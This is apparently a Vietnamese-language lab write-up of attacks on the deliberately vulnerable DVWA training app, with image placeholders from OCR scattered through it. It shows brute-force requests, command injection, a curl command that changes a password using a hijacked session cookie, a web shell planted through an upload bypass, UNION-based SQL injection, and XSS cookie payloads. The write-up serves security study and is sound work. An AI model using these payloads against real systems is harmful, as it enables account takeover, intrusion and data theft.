
Request Response

Pretty Raw Hex

```
1 GET /DVWA/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: sp-dvwa.aurora.com
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Referer: http://sp-dvwa.aurora.com/DVWA/vulnerabilities/brute/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=31ljjiujr5ngo4ohvqbp2uultc; security=low
10 Connection: close
```


Request 3: Thực hiện truy cập với password vừa tìm được.

Respone 3: Server trả về truy cập thành công.




Command Injection

Tham số kiểm định: IP




Request 1: Nhập IP local của máy chủ để xem kết quả trả về: 127.0.0.1

Respone 1: Ping đến IP được nhập vào.



Request 2: Tương tự nhưng thêm tham số “ls” vào để xem kết quả có thay đổi không.

Respone 2: Server trả về các danh sách file có trong hệ thống.



Request 3: Đọc file Index.php với tham số “cat”.


Respone 3: Server cho phép đọc được file index.php → Khai thác thành công.

-Các tham số được sử dụng trên đã có thể khai thác sâu vào hệ thống, tương tự attacker có thể xâm nhập sâu hơn vào Server đánh cắp các dữ liệu nhạy cảm.


Cross-Site Request Forgery (CSRF):

Tham số kiểm định: password_new; password_conf.

Request 1: Máy client sẽ đổi bất kì password mới.




Respone 1: Server thông báo đổi Password thành công.



Request 2: Attacker gửi đoạn payload để lấy cookie của phía client.

<script>alert(document.cookie)</script>

Respone 2: Máy attacker nhận thông báo chứa Session Cookie của nạn nhân.




Request 3: Khi bắt được cookie của nạn nhân, attacker tiến hành thao tác thay đổi password để nắm quyền kiểm soát tài khoản.


curl --cookie "**PHPSESSID=mike4gu04hhrldbc4hlr6e2rmq; security=low**" \ --location "http://192.168.202.129/DVWA/vulnerabilities/csrf/?**password_new=hacked123&password_conf=hacked123**&Change=Change#" \ | grep "Password has been changed" | tee curl.txt

Respone 3: Thay giá trị PHPSESSID bằng cookie của nạn nhân, thay IP máy nạn nhân và sửa đổi password theo ý muốn.


Request 4: Nạn nhân login lại tài khoản với password đã đổi ban đầu.




Respone 4: Server thống báo login thất bại.



Request 5: Login với password đã bị attacker thay đổi.




Respone 5: Hệ thống thông báo login thành công.



File Inclusion


Tham số kiểm định: Page


Truy cập vào URL kiểm định:




Request 1: Truy cập và đọc nôi dung từng file php.

Respone 1: Server trả về nội dung.







Request 2: Truy cập vào file không nằm trong danh sách hiển thị.


http://localhost/DVWA/vulnerabilities/fi/?page=file4.php

Respone 2: Hệ thống trả về thông tin không kiểm soát.

File Upload

Tham số kiểm định: upload.

Request 1: Tiến hành upload file shellcode để thực thi khai thác với tên image.php



Respone 1: Server thông báo chỉ cho phép upload các file ảnh với định dạng là PNG và JPEG.

Request 2: Upload file với extension name khác với định dạng image.php.png và nội dung php trước đó được giữ nguyên.

Respone 2: Hệ thống tiếp nhận và thông báo upload file thành công.

Request 3: Truy cập theo đường dẫn ../../hackable/uploads/image.php.jpg

Respone 3: Server bị dính shellcode.

Toàn bộ hệ thống bị lộ list file nội bộ.

.:: :[AK-74 Security Team Web-shell]: ::.

General information | File manager | phpinfo() | Run PHP | Execute the command

The current directory:/var/www/html/DVWA

		Размер, byte	Recent change	Access right		
1	..			drwxr-xr-x		delete
2	.git			drwxr-xr-x		delete
3	.github			drwxr-xr-x		delete
4	config			drwxr-xr-x		delete
5	database			drwxr-xr-x		delete
6	docs			drwxr-xr-x		delete
7	dvwa			drwxr-xr-x		delete
8	external			drwxr-xr-x		delete
9	hackable			drwxr-xr-x		delete
10	tests			drwxr-xr-x		delete
11	vulnerabilities			drwxr-xr-x		delete
12	.dockerignore	80	14.32/11.05.2025	-rwxr-xr-x	edit	delete
13	.gitattributes	474	14.32/11.05.2025	-rwxr-xr-x	edit	delete
14	.gitignore	273	14.32/11.05.2025	-rwxr-xr-x	edit	delete
15	CHANGELOG.md	7134	14.32/11.05.2025	-rwxr-xr-x	edit	delete
16	COPYING.txt	32485	14.32/11.05.2025	-rwxr-xr-x	edit	delete
17	Dockerfile	1014	14.32/11.05.2025	-rwxr-xr-x	edit	delete
18	README.ar.md	25027	14.32/11.05.2025	-rwxr-xr-x	edit	delete
19	README.es.md	21777	14.32/11.05.2025	-rwxr-xr-x	edit	delete
20	README.fa.md	30612	14.32/11.05.2025	-rwxr-xr-x	edit	delete
21	README.fr.md	21709	14.32/11.05.2025	-rwxr-xr-x	edit	delete
22	README.id.md	26188	14.32/11.05.2025	-rwxr-xr-x	edit	delete
23	README.ko.md	32492	14.32/11.05.2025	-rwxr-xr-x	edit	delete
24	README.md	32007	14.32/11.05.2025	-rwxr-xr-x	edit	delete
25	README.pl.md	29032	14.32/11.05.2025	-rwxr-xr-x	edit	delete
26	README.pt.md	21239	14.32/11.05.2025	-rwxr-xr-x	edit	delete
27	README.tr.md	19838	14.32/11.05.2025	-rwxr-xr-x	edit	delete
28	README.vi.md	34843	14.32/11.05.2025	-rwxr-xr-x	edit	delete
29	README.zh.md	17394	14.32/11.05.2025	-rwxr-xr-x	edit	delete


SQL Injection

Tham số kiểm định: ID

Lỗ hổng khi nhận được request hợp lệ sẽ trả về respone và tiến hành khai thác và thu thập dữ liệu.

Request 1: Nhập ID lần lượt là 1, 2.

Respone 1: ID trả về các user tương ứng có trong database.



Request 2: Nhập ID và tạo mẫu cấu trúc SQL lấy danh sách user.


- ' kết thúc giá trị chuỗi
- UNION SELECT user, password FROM users chèn thêm truy vấn phụ
- # comment phần còn lại của câu SQL gốc
- Truy vấn gốc bị biến thành:

SELECT first_name, last_name FROM users WHERE id = '1' UNION SELECT user, password FROM users -- ';

→ Dữ liệu từ bảng users được hiển thị nhầm ở UI là first_name, surname

1' Union select user, password from users #

Respone 2: Server trả về toàn bộ bảng User.



Request 3: Khai thác tệp User với cấu trúc SQL khác.

1' UNION SELECT @@version, null #

Câu lệnh trở thành:

SELECT first_name, last_name FROM users WHERE id = '1'

UNION SELECT @@version, null -- ';

- chọn người dùng có id = '1' từ bảng users, và lấy cột first_name, last_name
- Tổng số cột ở cả 2 truy vấn là 2, nên hợp lệ


- -- là comment trong SQL, bỏ qua phần còn lại của truy vấn

Respone 3: Server trả về bảng Database được sử dụng.


Cross-Site Scripting (XSS)

Tham số kiểm định: Submit.

Request 1: Gửi theo yêu cầu của hệ thống và submit.




Respone 1: Hệ thống trả về thông tin bình thường.




Request 2: Gửi yêu cầu khác đến hệ thống sử dụng XSS Injection.

```
<script>alert(1)</script>

<script>alert('You hacked')</script>
```

Respone 2: Lỗ hổng XSS xuất hiện, cookie của client có thể bị đánh cắp.






Request 3: Gửi payload XSS lấy cookie của client.

```
<script>alert(document.cookie)</script>
```

Respone 3: Hệ thống trả về cookie của client.




Khi thu thập được cookie của client, có thể sử dụng CSRF để khai thác vào hệ thống.

JavaScript Attack


Tham số kiểm định: phrase

Request 1: Gửi yêu cầu tới hệ thống với phrase bằng “success” và để trình duyệt tự sinh ra token.



Respone 1: Hệ thống báo Invalid.

Sử dụng phím tắt F12 để vào chế độ Developer Tools nhằm phân tích xem token của Client được tạo ra như nào.



Phân tích phía client cho thấy token được tạo bằng đoạn mã:

document.getElementById("token").value = md5(rot13(phrase));

➔ Người dùng nhập vào phrase → JavaScript chạy hàm rot13() → Sau đó hash bằng md5() → Gán vào ô token.


Tất cả xử lý đều trên **client-side**, không có xác thực lại ở server.

➔ Không cần trình duyệt, attacker để tự sinh token

